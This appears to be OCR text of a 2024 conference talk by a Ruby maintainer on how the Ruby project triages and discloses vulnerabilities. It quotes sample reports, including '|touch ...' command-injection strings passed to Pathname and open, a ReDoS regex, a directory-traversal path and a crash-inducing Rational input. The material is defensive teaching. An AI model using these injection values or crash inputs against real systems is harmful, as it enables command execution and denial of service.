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Introduction of Cybersecurity with OSS

Hiroshi SHIBATA @hsbt

2024/06/11 CodeEurope 2024

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Hiroshi SHIBATA

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Ruby core team

RubyGems/Bundler team

Technical fellow at ANDPAD


https://hsbt.org



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I'm from Japan where is Ruby birth place

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Service Summary

Cloud-based Project Management Software



Office

Sales / Site Supervisor / Architect
Office worker / Managerial position





Construction-site

Carpenter / Vendor
Manufacturer / Distribution

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Producsts powered by Ruby




(Ruby logo Copyright © 2006, Yukihiro Matsumoto)



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Introduction of ANDPAD



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What's Ruby?

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Ruby is...

A dynamic, open source programming language with a focus on simplicity and productivity. It has an elegant syntax that is natural to read and easy to write.

Ruby has various implementation:

- Ruby(CRuby)
- JRuby/TruffleRuby
- mruby
- ruby.wasm
- ...and more

```ruby
# Output "I love Ruby"
say = "I love Ruby"
puts say

# Output "I *LOVE* RUBY"
say['love'] = "*love*"
puts say.upcase

# Output "I *love* Ruby"
# five times
5.times { puts say }
```

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- **Performance Improvement: YJIT written by Rust**
- **Concurrency: Ractor and Fiber Scheduler**
- **Soft Typing: RBS or RBI of sorbet**

```
class Prime
  include Enumerable
  include Singleton

(snip)

  def each(ubound = nil, generator =
EratosthenesGenerator.new, &block)
    generator.upper_bound = ubound
    generator.each(&block)
  end
```

```
class Prime
  include Singleton
  include Enumerable[Integer]
  extend Enumerable[Integer]
(...)
  def each: (?Integer? ubound, ?
PseudoPrimeGenerator generator)
{ (Integer) -> void } -> void
          | (?Integer? ubound, ?
PseudoPrimeGenerator generator) ->
PseudoPrimeGenerator
```


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We plan to release every Christmas.

- 2.7.0: 2019/12/25(EOL)
- 3.0.0: 2020/12/25(EOL)
- 3.1.0: 2021/12/25
- 3.2.0: 2022/12/25
- 3.3.0: 2023/12/25
- 3.4.0: 2024/12/25(TBD)

Our branch strategy



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Ruby CI

Server	Datetime	Branch	Option	Revision	test	test-all	rubyspec	Summary	Diff
Debian 10.13 x86_64	05-07 15:30	master		80adf6a18c6				24W success	diff:src,test-all...
Debian 11.3 x86_64	05-07 15:30	master		80adf6a18c6				24W success	diff:src,test-all...
Debian 12.0 x86_64	05-07 15:30	master		80adf6a18c6				24W success	diff:src,test-all...
Debian testing x86_64	05-07 15:30	master		80adf6a18c6				25W success	diff:src,version...
Ubuntu 20.04.4 x86_64	05-07 15:30	master		80adf6a18c6				24W success	diff:src,test-all...
Ubuntu 20.04.4 arm	05-07 15:30	master		80adf6a18c6				24W success	diff:src,test-all...
Ubuntu 20.04.4 arm no-yjit	05-07 15:30	master		80adf6a18c6				24W success	diff:src,config...
Ubuntu 22.04.1 x86_64	05-07 15:30	master		80adf6a18c6				24W success	diff:src,test-all...
Ubuntu 24.04 x86_64	05-07 15:10	master		80adf6a18c6				25W success	diff:src,test-all...
Ubuntu 24.04 x86_64 no-yjit	05-07 15:30	master		80adf6a18c6				25W success	diff:src,config...
CentOS 7.9(2009) x86_64	05-07 15:30	master		80adf6a18c6				240W success	diff:src,pflags,...
RHEL 8.6 x86_64	05-07 15:30	master		80adf6a18c6				25W success	diff:src,pflags,...
RHEL 9.1 x86_64	05-07 15:30	master		80adf6a18c6				46W success	diff:src,pflags,...
Fedora 38 x86_64	05-07 15:30	master		80adf6a18c6				25W success	diff:src,test-all...
Fedora 39 x86_64	05-07 15:30	master		80adf6a18c6				25W success	diff:src,test-all...
Amazon Linux 2	05-07 15:30	master		80adf6a18c6				24W success	diff:src,test-all...
Amazon Linux 2023	05-07 15:30	master		80adf6a18c6				46W success	diff:src,test-all...
ArchLinux	05-07 15:00	master		80adf6a18c6				25W success	diff:src,test-all...
OpenSUSE leap 15.5	05-07 15:30	master		80adf6a18c6				24W success	diff:src,test-all...
OpenBSD 7.4	05-07 14:30	master		7c8903d014e				44W success	diff:src,miniru...
FreeBSD 13.3 x64	05-07 15:30	master		80adf6a18c6				39W success	diff:src,config...
FreeBSD 14.0 x64	05-07 15:30	master		80adf6a18c6				39W success	diff:src,miniru...
macOS Monterey (M1)	05-07 14:50	master		80adf6a18c6				24W success	diff:src,config...
macOS Monterey (M1) no-yjit	05-07 15:50	master		80adf6a18c6				24W success	diff:configure,...
macOS Ventura (M1)	05-07 13:45	master		7c8903d014e				27W success	diff:src,config...
icc 2024.1 x64 (Ubuntu)	05-07 16:00	master		e1e6b4972fa				24W success	diff:src,install-...
ppc64le (Ubuntu)	05-07 15:00	master		80adf6a18c6				46W success	diff:src,test-all...

We have a lot of supporter for financial and infrastructure

















Some of companies hire full-time developer for ruby language











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Why use Ruby?

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“Ruby is designed to make programmers happy.”

“I learned cybersecurity from Ruby”

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The perspective of cybersecurity from OSS maintainer

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
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How inspect vulnerability issues?

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CVE is "The Identify number for the potential vulnerability issue" by MITRE


That's all. It's not impact or authority.



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Consider Attack Surface and Attack Vector




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We should consider what effects CIA Triad

- Confidentiality
- Integrity
- Availability

We will do care CVE for our software with attack surface/vector and CIA



https://devopedia.org/information-security-principles

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How handle vulnerability in OSS?


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We receive vulnerability report on h1

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We have “security@ruby-lang.org” for security report. We received buffer overflow, memory leak, escape string etc etc…

We’ve been use https://hackerone.com/ruby
It has bounty program provided by IBB(The Internet Bug Bounty).



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What's vulnerable with your report? We look the following section generally.

- Description
- PoC of vulnerable code
- Impact for users



25th (9 months ago)

The command may be executed when the value passed to Pathname is the first character of "|".
This is the same problem as https://bugs.ruby-lang.org/issues/14245, but here it is executed without warning.

```
$ ruby -v
ruby 2.5.3p105 (2018-10-18 revision 65156) [x86_64-darwin16]
```

```
$ irb
irb(main):001:0> `ls`
=> ""

irb(main):002:0> require 'pathname'
=> true
irb(main):003:0> Pathname("|touch binread").binread
=> ""
irb(main):004:0> Pathname("|touch binwrite").binwrite("")
=> 0
irb(main):005:0> Pathname("|touch each_line").each_line {|v| p v}
=> nil
irb(main):006:0> Pathname("|touch read").read
=> ""
irb(main):007:0> Pathname("|touch readlines").readlines
=> []
irb(main):008:0> Pathname("|touch write").write("")
=> 0

irb(main):009:0> `ls`
=> "binread\nbinwrite\neach_line\nread\nreadlines\nwrite\n"
```

Impact

The command may be executed unintentionally.

However, this is the same behavior as `IO` and can be inferred from the document.
https://ruby-doc.org/stdlib-2.5.0/libdoc/pathname/rdoc/Pathname.html#class-Pathname-label-IO

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Example case of vulnerability

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Regex DoS

```
time ruby -e '/^(a|a)*$/ =~ "a" * 10 + “b"' => 200msec
time ruby -e '/^(a|a)*$/ =~ "a" * 30 + “b"' => unresponsive with old Ruby
```

Directory Traversal

```
Tempfile.create("/../../home/vagrant/blue") {|f| p f.path}
```

OS command injection

```
if localfile
  # Vulnerable code here. If localfile is “| oscommand” string
  # open method can execute oscommand with old Ruby
  f = open(localfile, “w")
end
```

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We always consider the followings:


- Some scam reporter report old vulnerability as copy&paste. We carefully to triage that.
- How effect to CIA(Confidentiality/Integrity/Availability)
- The decision of other language and libraries. We always refer Python and Go and others

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Rejected Case

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- Server/Cloud configuration: Allow to see DirectoryIndex on our servers
- SSL & Certification configuration: weak algorithm is enabled
- Report for other projects: Like Rails, Rack or some gems.



ninza (ninza123)

80 Reputation | - Rank | -3.33 Signal | 25th Percentile

#463674 Aws bucket directory listing

State: N/A (Closed)
Reported To: Ruby
Asset: Add
References: Edit
Weakness: Improper Access Control - Generic
Edit

Severity: Medium (4 ~ 6.9) Edit
Participants: (Add participant)
Notifications: Enabled
Visibility: Private • Redact

Collapse

ADD SUMMARY

TIMELINE · EXPORT

ninza123 submitted a report to Ruby. Dec 17th (8 months ago)

AWS Bucket Directory Listing:

aws bucket rubyci are lisiting through command
aws s3 ls s3://rubyci
and can also copy the files

aws s3 cp s3://rubyci/c64b/ruby-2.2/last.txt /root/Desktop/abc.txt

that discloses senstive information

Impact

anyone can read bucket files and copy the files

2 attachments:
F391486: aws_files1.png
F391487: aws_files_2.png

shyouhei closed the report and changed the status to ● **Not Applicable**. Dec 17th (8 months ago)

> anyone can read bucket files and copy the files

So? That's intentional. We are an open source project.

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The potential vulnerability discovered by ASAN

TIMELINE · EXPORT



geeknik submitted a report to Ruby. Feb 23rd (2 years ago)

I compiled Ruby (`git 2e1b00`) with clang version 7.0.0 (trunk 325667) and `-O0 -fno-omit-frame-pointer -fno-inline-functions -g3 -fsanitize=address` and I discovered this error when I run the following:

```
ASAN_OPTIONS=detect_leaks=0:symbolize=1:abort_on_error=1:detect_stack_use_after_return=1 ./ruby
```

If I remove `detect_stack_use_after_return=1` from the ASAN_OPTIONS, the heap-use-after-free is no longer triggered.

Segmentation fault



etsukata submitted a report to Ruby. Jun 10th (about 1 year ago)

- A crafted string can cause SEGV(READ memory access to 0x000000000000) when parsed as rational number
- ruby 2.5.1p57 on Fedora 28


```
$ ruby -e 'Rational("2e-9942067")'
-e:1: warning: in a**b, b may be too big
-e:1: [BUG] Segmentation fault at 0x0000000000000000
ruby 2.5.1p57 (2018-03-29 revision 63029) [x86_64-linux]

-- Control frame information -----------------------------------------------
c:0003 p:---- s:0011 e:000010 CFUNC  :Rational
c:0002 p:0006 s:0006 e:000005 EVAL   -e:1 [FINISH]
c:0001 p:0000 s:0003 E:001c20 (none) [FINISH]
```

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We are working to resolve the vulnerability with private

- Discuss with the original reporter
- Avoid to lead the another vulnerability or bug



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Coordinate

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- MITRE for assigning CVE
- Distribution maintainer
  - RedHat, Debian, etc
- Service Provider
  - AWS, GitHub, CircleCI, etc
- Other implementation like JRuby, TruffleRuby
- Decide to release date

Ruby 3.3.1 Released

Ruby 3.3.1 has been released.

Continue Reading...

Posted by naruse on 23 Apr 2024

Ruby 3.2.4 Released

Ruby 3.2.4 has been released.

Continue Reading...

Posted by nagachika on 23 Apr 2024

Ruby 3.1.5 Released

Ruby 3.1.5 has been released.

Continue Reading...

Posted by hsbt on 23 Apr 2024

Ruby 3.0.7 Released

Ruby 3.0.7 has been released.

Continue Reading...

Posted by hsbt on 23 Apr 2024

CVE-2024-27282: Arbitrary memory address read vulnerability with Regex search


We have released the Ruby version 3.0.7, 3.1.5, 3.2.4 and 3.3.1 that have a security fix for an arbitrary memory address read vulnerability in Regex search. This vulnerability has been assigned the CVE identifier CVE-2024-27282.

Continue Reading...

